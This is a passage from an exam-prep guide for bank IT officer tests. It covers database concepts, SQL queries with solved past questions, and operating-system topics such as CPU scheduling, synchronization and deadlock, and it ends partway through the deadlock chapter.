A bank's Core Banking System is really a huge transactional database — so **every post** (AP, SO IT, Officer IT, AME, ADA, BB AD ICT) gets sure questions from DBMS. The most common in the written part: **writing SQL queries** (subquery, GROUP BY, JOIN), **ACID** (in the context of fund transfer), **CREATE TABLE with constraints** and **normalization**. MCQs ask HAVING, DROP/TRUNCATE, keys, normal forms.

5.1 DBMS vs File System

Problem (File System)	DBMS solution
Data redundancy and inconsistency — the same customer's address differs across several files	Normalization and central storage
Hard to search data — a new program is needed for every question	Ad-hoc queries with SQL
Hard to enforce integrity rules (balance ≥ 0)	Constraints (PRIMARY KEY, CHECK, FOREIGN KEY)
No atomicity — a crash midway leaves half-done work	Transactions, COMMIT/ROLLBACK, log-based recovery
Errors in concurrent access (two people withdrawing money at the same time)	Locking, concurrency control
Security — only at file level	User/role-based GRANT/REVOKE

Three-schema architecture: External (user view) → Conceptual (logical) → Internal (physical). **Data independence:** Logical (views stay unchanged even if the conceptual schema changes) and Physical (the logical schema stays unchanged even if storage changes).

5.2 Types of Keys

Key	Definition	Example — Account(acc_no, nid, email, branch_id, balance)
Super key	An attribute (set) that uniquely identifies each row	{acc_no}, {acc_no, email}, {nid, branch_id}…
Candidate key	Minimal super key (if any part is removed, it is no longer unique)	{acc_no}, {email}
Primary key	The one chosen candidate key; **NOT NULL + UNIQUE**, only one per table	acc_no
Alternate key	A candidate key not chosen as primary	email
Foreign key	Refers to the primary key of another table → referential integrity	branch_id → Branch(branch_id)

Composite key	A key made of more than one attribute	Enrollment(student_id, course_id)
Surrogate key	Artificial, meaningless ID (AUTO_INCREMENT)	txn_id

5.3 ER Diagram

In the ER model: **Entity** (rectangle), **Attribute** (oval; key attribute underlined), **Relationship** (diamond). Cardinality: 1:1, 1:N, M:N. A weak entity (double-lined rectangle) has no key of its own and depends on its owner (e.g. Transaction of an Account).




Figure 5.1: Bank ER diagram — Customer–Account (M:N, joint account), Account–Branch (N:1)

Conversion to relations: An M:N relationship needs a separate table — `Holds(cust_id, acc_no)` whose composite primary key is both attributes, and both are foreign keys. For N:1, put the foreign key in the table on the "N" side: `Account(acc_no, balance, branch_id)`.

5.4 Relational Algebra — Basic Operators

Operator	Symbol	Function	SQL equivalent
Selection	$\sigma_{condition}(R)$	Selects rows by condition	WHERE
Projection	$\pi_{attributes}(R)$	Selects specific columns (removes duplicates)	SELECT DISTINCT col
Union / Intersection / Difference	$\cup$ / $\cap$ / $-$	Set operations on union-compatible relations	UNION / INTERSECT / EXCEPT
Cartesian product	$R \times S$	Pairs of all rows	CROSS JOIN
Join	$R \bowtie S$	Product with a condition	JOIN … ON
Rename	ρ	Renames	AS

Example

Account numbers with balance above 50,000 taka: $\pi_{acc_no}(\sigma_{balance > 50000}(Account))$ ≡ `SELECT acc_no FROM Account WHERE balance > 50000;`

5.5 Functional Dependency and Normalization

Functional Dependency X → Y: if the value of X is known, the value of Y is uniquely determined. **Partial dependency**: a non-key attribute depends on only a part of a composite key. **Transitive dependency**: Key → A → B (B depends on the key indirectly through A). Purpose of normalization: remove redundancy and insertion/update/deletion anomalies.

Normal Form	Condition
1NF	Every cell has an atomic (single) value; no repeating groups or multi-valued attributes
2NF	1NF + no **partial dependency** (every non-key attribute depends on the whole key)
3NF	2NF + no **transitive dependency** (no non-key → non-key)
BCNF	For every non-trivial FD X → Y, X is a **super key**
4NF / 5NF	Remove multi-valued dependency / join dependency

Example: Normalization step by step

Starting table Enrollment(StudentID, StudentName, Courses) — where Courses = "CSE101 (Dr. Rahman, 01711...), CSE102 (Dr. Karim, 01812...)" ⇒ multi-valued, so not in 1NF.
1NF: one course per row: R(StudentID, CourseID, StudentName, CourseName, Instructor, InstructorPhone, Grade)
FDs: StudentID → StudentName; CourseID → CourseName, Instructor; Instructor → InstructorPhone; (StudentID, CourseID) → Grade
2NF (remove partial dependency): Student(StudentID, StudentName); Course(CourseID, CourseName, Instructor, InstructorPhone); Enrollment(StudentID, CourseID, Grade)
3NF (remove transitive CourseID → Instructor → InstructorPhone): Course(CourseID, CourseName, Instructor); Instructor(Instructor, InstructorPhone)
Final 4 tables: Student, Course, Instructor, Enrollment — now changing a teacher's phone number needs updating only one row (update anomaly removed).

In 3NF but not BCNF — classic example

R(Student, Subject, Teacher); each teacher teaches only one subject (Teacher → Subject), and (Student, Subject) → Teacher. Key = (Student, Subject). In Teacher → Subject, Teacher is not a super key ⇒ BCNF is violated (but 3NF holds because Subject is a prime attribute). Solution: decompose into (Teacher, Subject) and (Student, Teacher).

5.6 Transaction and ACID

Transaction = one logical unit of work, made of several reads/writes, which either completes fully or does not happen at all.

Property	Meaning	What ensures it in a DBMS
Atomicity	All or nothing	Transaction manager, undo log, ROLLBACK

Consistency	A transaction takes the database from one valid state to another; all constraints/rules are kept	Constraints, triggers, application logic
Isolation	Concurrent transactions do not see each other's incomplete results	Concurrency control (locking, MVCC)
Durability	After COMMIT, changes are permanent even if a crash occurs	Write-ahead log (redo), backup

Past question BSCS AME Jan 2026

Why is "Atomicity" specifically critical for an Inter-Bank Fund Transfer?

Answer: An inter-bank fund transfer (e.g. 10,000 taka from Bank A to Bank B via NPSB/BEFTN/RTGS) happens in several steps: (1) debit from the sender's account, (2) entry in the settlement/clearing account, (3) credit to the receiver's account, (4) transaction log and notification.
Risk without Atomicity: If a network failure, server crash or timeout happens after step (1), the sender's money is deducted but the receiver does not get it — the money is "lost". Conversely, if the credit happens but the debit does not, the bank suffers a financial loss and duplicate money is created. Both break the ledger balance (debit = credit), and cause reconciliation problems, customer complaints and regulatory (Bangladesh Bank) fines.
Atomicity ensures: All steps run as one transaction and are either fully **COMMIT**ted, or on any failure the whole thing is **ROLLBACK**ed to the previous state (using the undo log). Since two different banks' systems are involved, a distributed transaction uses **Two-Phase Commit (2PC)** — prepare phase and commit phase — or a reversal/compensating transaction.

```
START TRANSACTION;
UPDATE accounts SET balance = balance - 10000 WHERE acc_no = 'A-101';
UPDATE accounts SET balance = balance + 10000 WHERE acc_no = 'B-202';
INSERT INTO txn_log(from_acc, to_acc, amount) VALUES ('A-101', 'B-202', 10000);
COMMIT;      -- if any step errors: ROLLBACK;
```

Past question BSCS AME May 2026

What does the Consistency property in ACID guarantee during a bank fund transfer transaction? You are designing the schema for a Savings_Accounts table. Write the specific SQL constraint clause [that prevents the balance from becoming negative].

What Consistency guarantees: If the database is in a valid state before the transaction starts, it will be in a valid state after it ends — all integrity constraints, business rules and invariants are kept. In a fund transfer: (1) the total amount of money stays unchanged (A's debit = B's credit; money is neither created nor lost); (2) no account's balance becomes negative in violation of the rules; (3) foreign keys (no transfer to a non-existent account) and other rules are protected. If any step violates a constraint, the DBMS cancels that statement/transaction.

```
CREATE TABLE Savings_Accounts (
    account_no   VARCHAR(20)   PRIMARY KEY,
    customer_id  INT           NOT NULL,
    balance      DECIMAL(15,2) NOT NULL DEFAULT 0.00,
    opened_on    DATE          NOT NULL,
    CONSTRAINT chk_balance_non_negative CHECK (balance >= 0),
    CONSTRAINT fk_customer FOREIGN KEY (customer_id) REFERENCES Customers(customer_id)
);

-- To add it to an existing table:
ALTER TABLE Savings_Accounts
    ADD CONSTRAINT chk_balance_non_negative CHECK (balance >= 0);
```

Now if `UPDATE … SET balance = balance - 50000` would make the balance negative, the DBMS raises an error and the transaction is rolled back. (Before MySQL 8.0.16, CHECK was ignored — a trigger had to be used there.) Use **DECIMAL**, not `FLOAT`, to store money — to avoid rounding errors.

5.7 Concurrency Control and Indexing

Concurrency Problems

Problem	What happens
Lost update	Two transactions read the same balance and update it separately; one change is lost
Dirty read	Reading uncommitted data of another transaction (which is later rolled back)
Non-repeatable read	Reading the same row twice gives different values (someone else updated it in between)
Phantom read	Running the same query twice shows new rows

Isolation levels (weak → strong): Read Uncommitted → Read Committed → Repeatable Read → Serializable. **Locking:** Shared lock (S, read) — many at the same time; Exclusive lock (X, write) — only one. **Two-Phase Locking (2PL):** growing phase (only acquire locks) and shrinking phase (only release) — ensures serializability, but deadlock can occur. Row lock with `SELECT … FOR UPDATE`.

Indexing

An index is like a book's index — a B+ tree (good for range queries) or hash (good for equality) structure that avoids a full table scan and reduces search to O(log n). **Clustered index**: the data itself is sorted in index order (only one per table, usually the primary key). **Non-clustered**: a separate structure that holds pointers (there can be many). Disadvantages: extra storage and slower INSERT/UPDATE.

```
CREATE INDEX idx_txn_date ON transactions(txn_date);
```

5.8 Classification of SQL Commands

Category	Commands
DDL (Data Definition)	CREATE, ALTER, DROP, TRUNCATE, RENAME
DML (Data Manipulation)	INSERT, UPDATE, DELETE, (SELECT — many call it DQL)
DCL (Data Control)	GRANT, REVOKE
TCL (Transaction Control)	COMMIT, ROLLBACK, SAVEPOINT

Point	DELETE	TRUNCATE	DROP
Category	DML	DDL	DDL
What it removes	Specific rows by condition (WHERE)	All rows, structure stays	Whole table — structure, data, indexes, constraints
Rollback	Yes	Usually no (depends on DBMS)	No
Speed / Trigger	Slow, row-by-row log; triggers fire	Fast; triggers do not fire; identity reset	Fast

WHERE vs HAVING

WHERE filters each row *before* grouping and cannot use aggregate functions (SUM, AVG). **HAVING** filters groups *after* GROUP BY and can use aggregates.
Logical execution order: **FROM → JOIN → WHERE → GROUP BY → HAVING → SELECT → DISTINCT → ORDER BY → LIMIT**

5.9 JOIN — Seen on Small Tables

Customer

cid	name
1	Rahim
2	Karim
3	Salma

Account

acc	cid
101	1
102	1
103	4

JOIN	Result (name, acc)	Rows

INNER JOIN	(Rahim,101), (Rahim,102)	2
LEFT JOIN (Customer on the left)	(Rahim,101), (Rahim,102), (Karim,NULL), (Salma,NULL)	4
RIGHT JOIN	(Rahim,101), (Rahim,102), (NULL,103)	3
FULL OUTER JOIN	All of the above together: Rahim×2, Karim, Salma, NULL-103	5
CROSS JOIN	3 × 3 all pairs	9

```
-- Customers who have no account
SELECT c.name
FROM Customer c LEFT JOIN Account a ON c.cid = a.cid
WHERE a.acc IS NULL;          -- Karim, Salma
```

Self join: joining a table with itself using two aliases (e.g. Employee and his/her manager). MySQL has no FULL OUTER JOIN — it is done with LEFT JOIN UNION RIGHT JOIN.

5.10 Written-Exam SQL Questions — With Solutions

Past question ANSE 2026

Write an SQL query to retrieve employees whose salaries are greater than the average salary of their respective departments. Employees(employee_id, name, salary, department)

Solution 1 — Correlated subquery:

```
SELECT e.employee_id, e.name, e.salary, e.department
FROM Employees e
WHERE e.salary > (SELECT AVG(e2.salary)
                  FROM Employees e2
                  WHERE e2.department = e.department);
```

For each row of the outer query, the inner subquery finds the average of that employee's department (hence “correlated”).

Solution 2 — Derived table + JOIN (more efficient on large tables):

```
SELECT e.employee_id, e.name, e.salary, e.department
FROM Employees e
JOIN (SELECT department, AVG(salary) AS avg_sal
      FROM Employees
      GROUP BY department) d ON e.department = d.department
WHERE e.salary > d.avg_sal;
```

Wrong: `WHERE salary > AVG(salary)` — aggregates are not allowed in WHERE; and using the whole company's average does not meet the “respective department” condition.

Past question SO IT 2026 (25104)

Consider the relation Employee(EmpID, Name, Department, Salary). Write an SQL query to retrieve the Department, the total number of employees [and the salary summary] of each department … (The end of the question is cut off in the collected source — the answer assumes the usual full form)

```
SELECT Department,
       COUNT(*)     AS total_employees,
       SUM(Salary)  AS total_salary,
       AVG(Salary)  AS avg_salary
FROM Employee
GROUP BY Department
ORDER BY total_employees DESC;

-- Only departments with more than 5 employees:
SELECT Department, COUNT(*) AS total_employees
FROM Employee
GROUP BY Department
HAVING COUNT(*) > 5;
```

Rule: any non-aggregate column in SELECT must also be in GROUP BY.

Past question BB AP 2023

Write a SQL query to return the number of movies which are romantic comedies. Tables: Movies(mid, title, year), People(pid, name), Genres(gid, genre), ActsIn(pid, mid), HasRole(pid, mid, role), HasGenre(gid, mid).

"Romantic comedy" = a movie whose genres include **both Romance and Comedy**. A row holds only one genre, so `WHERE genre = 'Romance' AND genre = 'Comedy'` always returns an empty result — this is the most common mistake.

Solution 1 — GROUP BY + HAVING:

```
SELECT COUNT(*) AS romantic_comedies
FROM (SELECT hg.mid
      FROM HasGenre hg
      JOIN Genres g ON g.gid = hg.gid
      WHERE g.genre IN ('Romance', 'Comedy')
      GROUP BY hg.mid
      HAVING COUNT(DISTINCT g.genre) = 2) AS rc;
```

Solution 2 — Self join:

```
SELECT COUNT(DISTINCT h1.mid) AS romantic_comedies
FROM HasGenre h1 JOIN Genres g1 ON g1.gid = h1.gid
JOIN HasGenre h2 ON h2.mid = h1.mid
JOIN Genres g2 ON g2.gid = h2.gid
WHERE g1.genre = 'Romance' AND g2.genre = 'Comedy';
```

If the Genres table directly has a genre named 'Romantic Comedy', then: `SELECT COUNT(DISTINCT hg.mid) FROM HasGenre hg JOIN Genres g ON g.gid = hg.gid WHERE g.genre = 'Romantic Comedy';` — state this assumption in your answer.

Past question Officer IT 2026 (25105)

An institute wants to create a database table named STUDENT to store student information. The table should include the columns Roll Number, Name, Department, Email, and Admission Date. Specify the most appropriate SQL data type for each column and identify [the primary key / constraints].

Column	Data type	Constraint	Reason
roll_no	INT (or VARCHAR(15) if it contains letters)	**PRIMARY KEY**	Unique identity of each student, not NULL
name	VARCHAR(100)	NOT NULL	Variable-length text
department	VARCHAR(50)	NOT NULL	(In a large system, a foreign key to a Department table)
email	VARCHAR(100)	UNIQUE	No two students share an email — alternate key
admission_date	DATE	NOT NULL, DEFAULT CURRENT_DATE	Easy date comparison/calculation

```
CREATE TABLE STUDENT (
    roll_no         INT           PRIMARY KEY,
    name            VARCHAR(100)  NOT NULL,
    department      VARCHAR(50)   NOT NULL,
    email           VARCHAR(100)  UNIQUE,
    admission_date  DATE          NOT NULL
);

INSERT INTO STUDENT VALUES (1001, 'Ayesha Rahman', 'CSE', 'ayesha@uni.edu', '2026-01-
15');
```

CHAR vs VARCHAR: CHAR(n) is fixed length (padded with spaces), VARCHAR(n) is variable length — VARCHAR suits names/emails.

More Almost-Certain Queries

```
-- 1. Second highest salary
SELECT MAX(salary) FROM Employees
WHERE salary < (SELECT MAX(salary) FROM Employees);

-- 2. Nth highest salary (N = 3), MySQL
SELECT DISTINCT salary FROM Employees
ORDER BY salary DESC LIMIT 1 OFFSET 2;          -- OFFSET = N-1

-- 2(b). Using a window function
SELECT salary FROM (
   SELECT salary, DENSE_RANK() OVER (ORDER BY salary DESC) AS rnk
   FROM Employees) t
WHERE rnk = 3;

-- 3. Find duplicate emails
SELECT email, COUNT(*) AS cnt FROM Customers
GROUP BY email HAVING COUNT(*) > 1;

-- 4. Highest-paid employee in each department
SELECT e.* FROM Employees e
WHERE salary = (SELECT MAX(salary) FROM Employees WHERE department = e.department);

-- 5. Names starting with 'A', in descending order of salary
SELECT * FROM Employees WHERE name LIKE 'A%' ORDER BY salary DESC;

-- 6. Increase salary of all employees by 10% (IT department)
UPDATE Employees SET salary = salary * 1.10 WHERE department = 'IT';
```

5.11 View, Stored Procedure and Trigger

```
-- VIEW: a saved query, a virtual table — security and simplicity
CREATE VIEW high_value_accounts AS
SELECT acc_no, name, balance FROM accounts WHERE balance > 1000000;

-- STORED PROCEDURE (MySQL): precompiled code stored on the server
DELIMITER //
CREATE PROCEDURE transfer(IN src VARCHAR(20), IN dst VARCHAR(20), IN amt DECIMAL(15,2))
BEGIN
    DECLARE EXIT HANDLER FOR SQLEXCEPTION ROLLBACK;
    START TRANSACTION;
    UPDATE accounts SET balance = balance - amt WHERE acc_no = src;
    UPDATE accounts SET balance = balance + amt WHERE acc_no = dst;
    COMMIT;
END //
DELIMITER ;
CALL transfer('A-101', 'B-202', 5000);

-- TRIGGER: runs automatically on a specific event (audit trail)
CREATE TRIGGER trg_audit AFTER UPDATE ON accounts
FOR EACH ROW
INSERT INTO audit_log(acc_no, old_bal, new_bal, changed_at)
VALUES (OLD.acc_no, OLD.balance, NEW.balance, NOW());
```

In banking, keeping an audit trail with triggers helps meet regulatory requirements. A View can give users access while leaving out sensitive columns (e.g. NID).

5.12 SQL vs NoSQL

Point	SQL (Relational)	NoSQL
Structure	Tables, fixed schema	Document, Key-value, Column-family, Graph; flexible schema
Scaling	Mainly vertical (bigger server)	Horizontal (sharding, many servers)
Consistency	ACID	Usually BASE (eventual consistency), trade-off in CAP
Examples	Oracle, MySQL, PostgreSQL, SQL Server	MongoDB (document), Redis (key-value), Cassandra/HBase (column), Neo4j (graph)
Use in banks	Core banking ledger, transactions	Session cache, logs, fraud graph, analytics

CAP Theorem

In a distributed system, during a network partition (P) you must choose between Consistency (C) and Availability (A) — all three cannot be fully had at the same time.

5.13 MCQ Practice

1. What is the full form of ACID in a database?

(a) Access, Control, Integrity, Data
(b) Atomicity, Consistency, Isolation, Durability
(c) Atomicity, Concurrency, Integrity, Durability
(d) Accuracy, Consistency, Isolation, Data

Answer: (b) (Officer IT MCQ 2026)

2. Which clause in SQL applies a condition after grouping and allows aggregate functions?

(a) HAVING
(b) WHERE
(c) WITH
(d) SELECT

Answer: (a)

3. Which command completely removes a table (with its structure)?

(a) DELETE
(b) DROP
(c) REMOVE
(d) TRUNCATE

Answer: (b) — TRUNCATE removes only the data and keeps the structure.

4. Which language is used to manage databases?

(a) HTML
(b) SQL
(c) XML
(d) Java

Answer: (b)

5. Which is correct to sort the records of the STUDENT table in descending order of marks?

(a) SORT BY marks DESC
(b) ORDER BY marks DESC
(c) GROUP BY marks DESC
(d) ORDER marks DOWN

Answer: (b) (Officer IT 2026 MCQ)

6. Which is true about a primary key?

(a) Can be NULL
(b) A table can have many
(c) Unique and NOT NULL
(d) Can hold duplicate values

Answer: (c)

7. TRUNCATE belongs to which category of commands?

(a) DML
(b) DDL
(c) DCL
(d) TCL

Answer: (b)

8. Which ACID property makes changes survive a system crash after COMMIT?

(a) Atomicity
(b) Consistency
(c) Isolation
(d) Durability

Answer: (d)

9. GRANT and REVOKE belong to which category of commands?

(a) DDL
(b) DML
(c) DCL
(d) TCL

Answer: (c) — Data Control Language.

10. What does a foreign key mainly ensure?

(a) Entity integrity
(b) Referential integrity
(c) Domain integrity
(d) Indexing

Answer: (b) — prevents pointing to a non-existent parent row.

11. Which dependency does 2NF mainly remove?

(a) Transitive
(b) Partial
(c) Multi-valued
(d) Join

Answer: (b) — 3NF removes transitive.

12. A relation is in BCNF if, for every non-trivial FD X → Y—

(a) Y is a prime attribute
(b) X is a super key
(c) X is a non-key
(d) Y is a candidate key

Answer: (b)

13. What does LEFT JOIN return?

(a) Only matching rows
(b) All rows of the left table + matching rows of the right (NULL if no match)
(c) All rows of the right table
(d) All pairs of both tables

Answer: (b)

14. What is the difference between COUNT(column) and COUNT(*)?

(a) No difference
(b) COUNT(column) does not count NULL values
(c) COUNT(*) does not count NULL
(d) COUNT(column) does not count duplicates

Answer: (b) — COUNT(*) counts all rows.

15. Which of the following is a NoSQL (document) database?

(a) Oracle
(b) MySQL
(c) MongoDB
(d) PostgreSQL

Answer: (c)

Chapter 6 — Operating System and Linux

Written questions on OS appear in all four posts: Officer (IT), Senior Officer (IT), AP and AME. Examples: Gantt chart for CPU scheduling (Officer IT 2026), the four conditions of deadlock and RAG (AME 2026, AME/AE 24.01.2026), logical vs physical address (AME/AE 24.01.2026), circular queue (SO IT 2026). In MCQs these repeat: what a thread does not share, where a context switch happens, why SJF is the best.

6.1 What an Operating System Is and Why It Is Needed

An operating system (OS) is the **resource manager** and **control program** between the user/applications and the hardware. The OS decides who gets the CPU, memory, disk and I/O, and when.

Function	What it does	Example
Process management	Creates/ends processes, scheduling, synchronization	CPU scheduler, semaphore
Memory management	Decides which process gets which memory, paging, virtual memory	page table, MMU
File management	Files/directories, permissions	ext4, NTFS
I/O / Device management	Device drivers, buffering, spooling	printer spooler
Security & protection	Authentication, access control	user/group permission
User interface	CLI / GUI	bash, Windows Explorer

Kernel = the core of the OS; it always stays in memory. A user program gets kernel services through a **system call** (e.g. `fork()`, `read()`). The CPU has two modes: **user mode** and **kernel (privileged) mode**.

Type of OS	Features
Batch	Similar jobs run together, no user interaction
Multiprogramming	Several programs in memory so the CPU is never idle
Time-sharing (Multitasking)	Each user gets a short time slice — Round Robin
Real-time (RTOS)	Responds within a fixed deadline — ATM cash dispenser, pacemaker
Distributed	Many computers work as one system

6.2 Process, Thread and Context Switch

A **program** is passive code stored on disk; a **process** is a running program (an active entity). Each process's information is kept in its **PCB (Process Control Block)**: PID, state, program counter, CPU registers, memory info, open files, scheduling priority.




Fig 6.1: The five states of a process (5-state model)

Process vs Thread

A **thread** is a lightweight execution unit inside a process. Threads of the same process share many things, so creating and switching threads is cheaper than for processes.

What threads of the same process share	What each thread has of its own (not shared)
Code section, data section (global variables), heap	**Stack** (local variables, function calls)
Address space	Program Counter (PC)
Open files / file descriptor table	Register set
Signals, message queue	Thread ID, thread state

> **MCQ Shortcut**
> "Which is NOT shared by threads of the same process?" — the answer is always **Stack** (or registers/PC). Exactly this question appeared in Officer IT MCQ 2026 (BIBM).

Context Switch

When the CPU moves from one process to another, it **saves** the old process's state (registers, PC) in its PCB and **loads** the new process's state. This is called a context switch. It happens on the **CPU** (done by the dispatcher) and is pure overhead — no useful work is done during it. If the time quantum is too small, there are more context switches and throughput falls.

6.3 CPU Scheduling

Turnaround Time (TAT) = Completion Time (CT) − Arrival Time (AT)
Waiting Time (WT) = TAT − Burst Time (BT)
Response Time = time of first CPU allocation − AT

Algorithm	Preemptive?	Key idea	Problem
FCFS	No	First come, first served (FIFO queue)	Convoy effect — a long job holds everyone back

SJF	No	Shortest burst first	Burst time is hard to know in advance; starvation
SRTF	Yes	Preemptive SJF — least remaining time first	Starvation, more context switches
Round Robin	Yes	Each process gets a time quantum (q)	Large q becomes FCFS, small q means overhead
Priority	Both possible	Higher priority first	Starvation — solution: **Aging**
Multilevel Queue	—	foreground (RR) + background (FCFS)	Less flexible

Remember

SJF gives the lowest average waiting time among non-preemptive algorithms, and **SRTF** overall — this is provably optimal. The most suitable for time-sharing systems is **Round Robin**.

Past Question Officer IT 2026 (25105)

A system has three processes with the following arrival times and CPU burst times … Draw the Gantt chart and calculate the average waiting time and average turnaround time.

The numbers of the original question were not available in the collection. Below, the full solution with similar numbers is shown for four algorithms — in the exam only the numbers change; the method is the same.

Process	Arrival Time (ms)	Burst Time (ms)
P1	0	7
P2	1	4
P3	2	2

(a) FCFS



Fig 6.2: Gantt chart of FCFS (1 ms = 40 px)

Process	CT	TAT = CT − AT	WT = TAT − BT
P1	7	7 − 0 = 7	7 − 7 = 0
P2	11	11 − 1 = 10	10 − 4 = 6
P3	13	13 − 2 = 11	11 − 2 = 9
Average		**28/3 = 9.33 ms**	**15/3 = 5.00 ms**

(b) SJF (non-preemptive)

At t = 0 only P1 is present → P1 runs to completion (0–7). At t = 7, P2 (4) and P3 (2) are waiting → the shorter P3 goes first (7–9), then P2 (9–13).

Process	CT	TAT	WT
P1	7	7	0
P2	13	12	8
P3	9	7	5
Average		**26/3 = 8.67 ms**	**13/3 = 4.33 ms**

(c) SRTF (preemptive SJF)

t=0: P1 starts. t=1: P2 arrives (4) < P1's remaining (6) → P2 runs. t=2: P3 arrives (2) < P2's remaining (3) → P3 runs (2–4). t=4: P2 (remaining 3) < P1 (remaining 6) → P2 (4–7). Then P1 (7–13).



Fig 6.3: Gantt chart of SRTF

Process	CT	TAT	WT
P1	13	13	6
P2	7	6	2
P3	4	2	0
Average		**21/3 = 7.00 ms**	**8/3 = 2.67 ms**

(d) Round Robin (q = 2 ms)

Rule: if a newly arrived process and a timed-out process appear at the same moment, the new one enters the queue first.

Time	Running	Ready queue after
0–2	P1 (remaining 5)	P2, P3, P1
2–4	P2 (remaining 2)	P3, P1, P2
4–6	P3 (done, CT=6)	P1, P2
6–8	P1 (remaining 3)	P2, P1
8–10	P2 (done, CT=10)	P1
10–13	P1 (done, CT=13)	—

TAT: P1 = 13, P2 = 9, P3 = 4 → average **26/3 = 8.67 ms**; WT: P1 = 6, P2 = 5, P3 = 2 → average **13/3 = 4.33 ms**.

Conclusion (write at the end of the answer)

Average WT: FCFS 5.00 > SJF 4.33 = RR 4.33 > SRTF 2.67 ms. So SRTF is the most efficient for this data; but in practice burst time is not known in advance, so RR is used more in time-sharing systems.

6.4 Process Synchronization

- **Race condition:** when several processes change the same shared data at the same time, the result depends on the order of execution. Banking example: two ATMs withdraw from the same account at once — the balance can go wrong.
- **Critical section:** the part of code that uses a shared resource. Three conditions for a solution: **Mutual exclusion** (only one at a time), **Progress**, **Bounded waiting**.
- **Semaphore:** an integer variable with two atomic operations — `wait(S)` /P (S−−, block if S<0) and `signal(S)` /V (S++). Binary semaphore (0/1) = mutex lock; counting semaphore = resource with multiple instances.
- Classic problems: Producer–Consumer (bounded buffer), Readers–Writers, Dining Philosophers.

```
semaphore mutex = 1;
withdraw(amount) {
    wait(mutex);          // lock before entering the critical section
    if (balance >= amount) balance = balance - amount;
    signal(mutex);        // release the lock
}
```

6.5 Deadlock

A deadlock occurs when several processes wait indefinitely for resources held by one another.

Past Question BSCS AME/AE 24.01.2026

What are the four necessary conditions for a deadlock to occur? Briefly explain "Circular Wait." (10)

Answer: Deadlock is possible only when Coffman's four conditions are true together:

1. **Mutual Exclusion:** At least one resource is non-shareable — only one process can use it at a time (e.g. printer).
2. **Hold and Wait:** A process holds at least one resource and waits for more resources.
3. **No Preemption:** A resource cannot be taken away by force; it is freed only when the process releases it.
4. **Circular Wait:** There is a circle of processes {P0, P1, …, Pn} where P0 waits for a resource held by P1, P1 waits for P2, …, Pn waits for a resource held by P0.

Circular Wait example: P1 holds R1 and wants R2; P2 holds R2 and wants R1 → neither can proceed. **Prevention:** give every resource a sequence number and make a rule that a process may request resources only in increasing order (resource ordering). Then a circle can never form.




Fig 6.4: Resource Allocation Graph — circle = process, square = resource, dot = instance. R→P = assignment, P→R = request

Past Question BSCS AME 2026

Briefly explain "Circular Wait." In a Resource Allocation Graph (RAG), if a cycle exists, does it absolutely guarantee that a Deadlock has occurred? Explain.

Answer: No, not always.

- If each resource type has **only one instance**, a cycle in the RAG = deadlock (both necessary and sufficient). Fig 6.4(a): P1 → R2 → P2 → R1 → P1.
- If a resource has **multiple instances**, a cycle is **necessary but not sufficient** for deadlock. Fig 6.4(b): the cycle P1 → R2 → P2 → R1 → P1 exists, but the second instance of R1 is held by P3. P3 is not waiting for anything else, so it finishes and releases R1 → P2 gets it → P2 finishes and releases R2 → P1 runs. So there is no deadlock.
- In short: **No cycle ⇒ no deadlock** (certain). **Cycle ⇒ deadlock possible**; to be sure, run a detection algorithm (like Banker's).

Four Ways to Handle Deadlock

Method	What it does
Prevention	Breaks at least one of the four conditions (e.g. resource ordering stops circular wait)
